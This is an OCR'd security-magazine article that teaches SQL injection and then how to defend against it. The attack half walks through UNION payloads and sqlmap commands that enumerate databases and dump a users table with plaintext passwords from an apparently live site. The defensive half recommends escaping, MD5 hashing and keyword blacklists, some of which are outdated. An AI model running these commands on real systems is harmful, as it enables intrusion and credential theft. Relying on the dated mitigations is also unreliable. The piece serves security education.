
[HACK]IN(SIGHT)

IT SECURITY MAGAZINE

Vol 1 No. 7

ISSN 2299-9612

ANATOMY OF COMPUTER ATTACKS




FRESH
CREATIVE
IDEAS!
CYEX DESIGN.COM
Read Client Testimonials on

SQL INJECTION - detailed overview

NOTE: this article was made for education purposes only.

Many web developers are not aware that SQL query search can be easily manipulated and assume that a SQL query search is a reliable command. This means that SQL searches are capable of passing, unnoticed, by access control mechanisms. Using methods of diverting standard authentication and by checking the authorization credentials, you can gain access to important information stored in a database.

The direct injection of SQL commands is a technique where the attacker creates or changes existing SQL commands in order to expose hidden data, obtaining valuable data, or even execute malicious scripts into the attacked server (mostly the attacks by SQL injection are a kind of attack that aim at sites that support relational databases).

In these kinds of sites, the parameters are passed to the database in the form of an SQL request. In this way, if the web developer doesn't make any control over the parameters that are passed in the SQL request, it is possible that an attacker can change the request with the intention of accessing the web site's databases, and hypothetically, changing the content.

Certain characters allow combining several SQL requests or ignoring a sequence of requests. Thereby, adding these types of characters in the request, an attacker can potentially execute a request of his choice.

For example, in the following request, a parameter is passed for a name of a user:

```
SELECT * FROM users WHERE
name="$name";
```

Code 1. SQL query select with parameter name.

The attacker just needs to introduce a true logical expression like 1=1:

```
SELECT * FROM users WHERE 1=1;
```

Code 2. SQL query select with logical expression.

Thus, with the query above, the **WHERE** clause is always executed, which means that it will return the values that match to all users.

These types of flaws were very common in the old days, but nowadays it's estimated that less that 5% of the sites have this type of vulnerability. More that half of all web pages reported flaws that are related to input data fields. Besides the SQL injection, these types of flaws facilitate the occurrence of other types of attacks, such as cross site scripting or buffer overflows.

Besides SQL injection, the site administrator must also be aware to the possibility of a variation of this attack, called Blind SQL injection. This type of attack is less known but it's estimated that over 20% of the sites have this flaw. The difference between SQL injection and Blind SQL injection is that the first one reveals the information by the attacker writing them in his own content. In Blind SQL, it is not like that; the attacker needs to ask the server if something is true or false. If I ask if the user is "**xpto**", it will return if true or not by either loading the site or not. If the site loads it's true, if not, then false.

Based on these concepts, I will teach the reader how to perform this type of attack, and in the end, give you tips to prevent this type of attacks to your site. First of all, the reader needs to identify if the site is vulnerable to this type of attacks or not.

a) Check if site is vulnerable

Let's take as an example, a site called "**targetsite**", and that this site contains data that is sent by URL:

```
http://www.targetsite.com/news.php?id=5
```

In this case, the name of the site is www.targetsite.com. Every time that you see in a site URL, the question mark followed by some type of letter, or word, this means that a value is being sent from a page to another. **Example = ?id=5**.

In this hypothetical case, the page "news.php" is receiving this data. The page "news.php" will have some type of code similar to this:

```
$id     =$_post['id'];
```

And an associated SQL query like,

```
Query_rs      = "select *  from noticias
where código='$id'"
```

Code 3. SQL query associated with parameter id.

This means that the news.php page is selecting news in which the code of the news is equal to the code passed in the URL.

Let's start the fun part! First we are going to identify if the target site is vulnerable. To do so, we will put, at the end of the URL, a simple quote symbol (').

```
http://www.targetsite.com/news.php?id=5'
```

If the site returns an error similar to,

"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the…"

This means that the referred site is vulnerable to SQL injection attacks. The error above says that the SQL search syntax is incorrect, instructing the pseudo site administrator to check the correct way to make a search.

b) locate tables and number of columns of the database

For this task we will use a simple way of finding out the existing number of columns and tables in a database. It's in this moment, that we find handy another powerful tool that is provided in the Backtrack 5 release – **SQLMAP** python module **(**http://sqlmap.org/).

Figure 1. SQLMAP application logo.

This python based application streamlines the SQL injection process, by automating the process of detecting and exploiting SQL injection flaws of a database.

Take in attention the practical case of this website, www.hacketsite.com :




Figure 2. Vulnerable to SQL injection site.

In this process, the application will use several automated mechanisms to find the database name, table names and columns and his content. By using the **ORDER BY** command, it will be able to locate the amount of columns. It will try to order all columns from **x** to **infinity**. Being an error based attack the iteration stops when the response shows that the input column **x** does not exist. The **UNION** command is also used and responsible for gathering several data located in different table columns. The automated process will try to gather all information contained in columns/table **x,y,z** obtained by the **ORDER BY** command, something similar to:

```
…?id  …  union  all  select  1,2,3
```

The next step is to find the name of the tables/columns. Normally the Database Administrator uses common names to define the tables/columns like:

```
user, admin, member, password, passwd, pwd, user_name
```

The injector used a trial and error technique, to try to identify the name of the table/column. Something similar to this:

```
http://www.hacketsite.com/conteudo_link.php?id=5 union all select 1,2,3 from admin
```

If an error occurs, it means that the name **admin** doesn't exist.

In our case study, in order to find out the database names, we run the *sqlmap* script with target **–u** and the enumeration option **--dbs**, in order to enumerate DBMS databases:

```
python sqlmap.py –u http://www.hacketsite.com/counteudo_link.php?id=6 --dbs
```




Figure 3. *sqlmap* command to find database name.

The tool will start the process of finding the existing databases, based on the methods describe earlier. When the process stops, it displays the collected information about:

- the type of web application technology used (**in this case is an Apache 1.3.42 with PHP 5.2.15**);
- DBMS information (**in this case, MySQL >=5.0.0**);
- The available databases (**in this case, information_schema and wlisses_moto**)




Figure 4. Result of the *sqlmap* command.

Now that we know that there are two databases available, let's focus on the **wlisses_moto**. We need to find out how many tables exist in the **wlisses_moto** database and their respective names. To achieve this, we will use the same *sqlmap* command but with the **--tables** argument:

```
python sqlmap.py –u http://www.hacketsite.com/counteudo_link.php?id=6 --tables <database-name>
```

Used as an argument is the name of the database, in this case, **wlisses_moto**.





Figure 5. *sqlmap* command to find tables names.

In this case, we found out that the **wlisses_moto** database has **5** tables with the names **config, link, moto, slide** and **users**.

The main objective of this type of attack is to find the usernames and password in order to gain access/login to the site, so we will redirect efforts to find the columns in the **users** table, which is the table that contains this type of information. The *sqlmap* command to achieve this is:

```
python sqlmap.py –u http://www.hacketsite.com/counteudo_link.php?id=6 --columns -D <database-name>  -T users
```

Used as parameters are the options: **--columns** and **–T** that indicate the target table. The **–D** option refers to the database name.



The command returns information about the columns in the **users** table. In this case, we have **5** columns in the **users** table with the following names: **email, id, login, name** and **password**.

Now we perform the dump of all data of all columns:

```
python sqlmap.py –u http://www.hacketsite.com/counteudo_link.php?id=6 --columns -D <database-name> -T users –C 'id,nome,senha,login,email' --dump
```

For this purpose we used as an argument the **–C** option and the respective column names (**id, nome, senha, login, email**) that we want to retrieve.

As a result of this command we obtain all data of the columns **id, name, password, login** and **email**.




Figure 6. *sqlmap* command to dump content of columns.

As we can see in this case the password is in clear text, but depending on the database it can show it hashed in md5 or other. We also found the email and the respective login name.

And that's it! In easy steps, we were able to find all the information needed to login into the website.

How to prevent SQL injection attacks

Now the question from the database/website administrator's point of view; how do I prevent these types of attacks?

In order to perform an attack, the attacker needs to obtain a bit of information about the type of database schema, as we showed above. If the database administrator uses a public, open-source package to deal with the database (which may belong to a content control system or a forum, the invader easily produces a copy of part of the code. This attack's intent is to explore flaws in the written code without worrying about security aspects. Never trust any type of entry specially sent by the client/user side (a value of a combobox, a hidden entry or a cookie). There are different rules that allow a web administrator to prevent against attacks by SQL injection.

First, never connect to a database as a super user or as root. Always use personalized users with well limited privileges.

Second, check if any kind of entry has the expected result. PHP has a large number of functions that allow to validate input data (**is_numeric()**, **ctype_digit()**). If the application expects to receive numeric entries, you should check it with the **is_numeric()** function, or, casting the entry to his type using **settype().**

Add quotes (**"**) to all non-numeric values specified by the user which will be passed to the database by using escape chars functions, (**mysql_real_escape_string()**, **sqlite_escape_string()**). Here's how the **mysql_real_scape_string()** function works:

```
$name = "JohnDoe";

$name = mysql_real_escape_string($name);

$SQL = "SELECT * FROM users WHERE username = '$name'";
```

Code 4. Mysql_real_escape_string() usage.

If someone not well intended tries to execute a SQL injection attack with this function, it would be in the following form:

```
$malicious_input = "' OR 1'";

    // The Above Is The Malicious Input.

    // With The mysql_real_escape_string() usage, the following is obtained:

        \' OR 1\'

    // Notice how the slashes escape the quotes! Now users can't enter malicious data
```

Code 5. Logical Mysql_real_escape_string function.

Conclusion: this type of function, **mysql_real_escape_string()** can save you from a lot of troubles! If a specified escape char mechanism is not available, the **addslashes()** and str_replace() functions can be very helpful (depending on the type of data stored in the database). The idea is to put backslashes in quotes, in other words, when the script finds a simple or double quote, it adds a backslash (****) in the quote. The query looks something like this:

```
SELECT id, name, surname FROM users WHERE name = \'jo\'nh\' AND surname = \'
```

Code 6. Add backslash method.

Third, you should always perform a parse of data that is received from the user. Let's check this example in ASP and PHP, for values received by the POST and FORM methods:

```
//ASP

consulta = "DELETE FROM tabela WHERE id_tabela = " & Request.Form("id")



// PHP

$consulta = "DELETE FROM tabela WHERE id_tabela = " . $_POST[id];
```

Code 7. Search query example in ASP and PHP.

Instead, first handle the $_POST(ID) :

```
//ASP

If IsNumeric(Request.Form("id")) Then
consulta = "DELETE FROM tabela WHERE id_tabela = " & Request.Form("id")
    Else
       Response.Write "Dados Inválidos"
       Response.End
    End If

//PHP
if (is_numeric($_POST[id])) {
$consulta = "DELETE FROM tabela WHERE id_tabela = " . $_POST[id];
    } else {
       die("Wrong data!");
}
```

Code 8. Correct handling post(ID).

In the ASP we can simply specify the REQUEST(ID), however this action didn't invalidates the data being passed through the GET method (by URL) or POST (data are sent by a form and not shown in the URL). Alternatively, use:

```
ASP:
Request.QueryString("id") -> if the  "id" is passed via GET
Request.Form("id")       -> if the "id" is passed via POST

PHP:
$_GET[id]  -> se o "id" tiver que ser passado via GET
$_POST[id] -> se o "id" tiver que ser passado via POST
```

To string type of fields it's advisable to check each typed char:

- " (double quote)
- ' (simple quote)
- (space)
- ; (semicolon)
- = (equal sign)
- < (less-than)
- > (greater-than)
- ! (esclamation point)
- -- (two hyphens,states beginning of a comment in some databases)
- # (hash mark,also states the beginning of a comment in some databases)
- // (two front slashes, beginning of a comment in some databases)

Or by the reserved words:

```
- SELECT      - INSERT
- UPDATE      - DELETE
- WHERE       - JOIN
- LEFT        - INNER
- NOT         - IN
- LIKE        - TRUNCATE
- DROP        - CREATE
- ALTER       - DELIMITER
```

Fourth, do not display explicit error messages that show the request or a part of the SQL request. This can give valuable information to the attacker, as we already saw.

Fifth, you should erase user accounts that are not used, namely the default accounts. These types of accounts will be the first to be found in this type of attack. You should also avoid user accounts without passwords- each user should have a type of password different from blank. Globally, the account privileges should be restricted to the minimum- It is very common to solve functionality problems by giving too many permissions to a user (similar to **chmod** 777 in Linux). For this matter, this type of situation should also be avoided.

To restrict these attacks, DBAs have been decreasing the quantity of searches that a web application can submit; instructions gathered in called white lists. Likewise, the framework/application developers have been creating black lists that list the SQL instructions that potentially can carry danger. The size of black lists tends to be very big, which makes the framework maintenance unfeasible, because the modification rules in a framework involves the update of all the tools. The analysis of the white and black lists can occur at execution time, but it requires a great computational effort that discards this use.

Alternative solutions to black lists, to detect and prevent attacks were developed, such as **AMNESIA (**Analysis and Monitoring for NEutralizing *SQL-Injection* Attacks) and **Java Static Tainting**.

AMNESIA is able to identify SQL injection attacks that present the following types of searches: tautological, incorrect, union, piggy-backed or inference. It is a tool based in models, so if a SQL injection attack occurs it will violate a predicted SQL model.

The tool begins by identifying all designated **hotspots**. A hotspot is considered a bulk of code that could be vulnerable to an attack. After identifying each hotspot, the tool will build a SQL query model of expected legitimate queries, by parsing each group of characters into SQL tokens. After this process, each hotspot is wrapped with calls to a monitor function. The monitoring is made at runtime. All queries will be checked against the created SQL model.

Many academic studies have shown that the percentage of prevented and detected attacks with this tool is more than 90%. Regarding runtime overhead, it's very low (< 1ms, which is insignificant compared with network or database access).

On the other hand, **Java Static Tainting** has a detection and prevention mechanism that prevents stored procedures (besides all types of searches mentioned above).

A Stored procedure is a set of SQL instructions that are executed inside the database. It is like writing a script inside the database that will be executed. Inside the stored procedures are Transact-SQL types of commands, very similar to any other type of programming language. The Transact-SQL has comparison instructions (if), loops (while), operators, and variables functions…

See this example:

```
CREATE
PROCEDURE Test @param1 INT
AS
BEGIN
UPDATE TABLE1 SET FIELD1 = 'NEW_VALUE'
WHERE FIELD2 = @param1
END
```

Code 9. Stored Procedure example.

All stored procedures begin and end with BEGIN and END blocks. We can receive parameters and use them in SQL instructions that will be executed inside the stored procedure. Stored procedures are pre-compiled so the SQL server will execute it quicker.

If you are a web developer, it's possible to use from scratch, web application frameworks that, per se, allow the developer to configure validation rules when developing the web site code. One of these tools is **Codeigniter**.

Figure 7. Codeigniter logo.

Code Igniter allows you to configure some rules for a certain field; cascading in order. It also allows you to treat and pre-process the field data. Let's see it in some examples:

Validation Rules

```
function index(){

        (…)

$this->load->library('validation');

        $rules['username']= "required";

        $rules['password']= "required";

        $rules['email']     = "required";

$this->validation->set_rules($rules);

(…)

}
```

Code 10.Codeigniter validation rules example.

By adding this code to your index function, the username, password and email will be validated.

Changing error delimiters

By default, the system adds a paragraph tag **(<p>)** in each shown error message. You can easily change these delimiters to another tag:

```
$this->validation->set_error_delimiters('<div
class="error">', '</div>');
```

Code 11. Codeigniter changing error delimiter tag example.

In this example, we changed it to DIV.

Cascading rules

Code Igniter allows you to concatenate several rules. Using the same example described above, let's change the array rules to:

```
$rules['username'] =
"required|min_length[5]|max_length[12]";
$rules['password'] = "required|
matches[passconfirmation]";
$rules['email'] = "required|valid_email";
```

Code 12. Codeigniter concatenation example.

In this way, we constrain that:

1. the username field cannot be less than 5 chars and greater than 12;
2. that the value in the password file must match the value of passconfirmation field;
3. that the email field must contain a valid email address.

Treating data

Among the validation functions that we described above, the data can be treated in several other ways, such as:

- the use of trims (field trimming);
- convert the password field value to md5.

```
$rules['username'] =
"trim|required|min_length[5]|max_length[12]";
$rules['password'] =
"trim|required|matches[passconf]|md5";
$rules['email'] = "trim|required|valid_email";
```

Code 13. Use of trim and MD5 hash.


Callbacks

The validation system supports callbacks to its own validation functions. This allows the developer to extend the validation class according to his needs. For example, if you need to execute a query to check if a user picked a unique name to be his username, you can create a callback function to do it. See this example :

```
$rules['username'] =
"callback_username_check";
```

Code 14. Callback example.

Hope you enjoy!



About the author

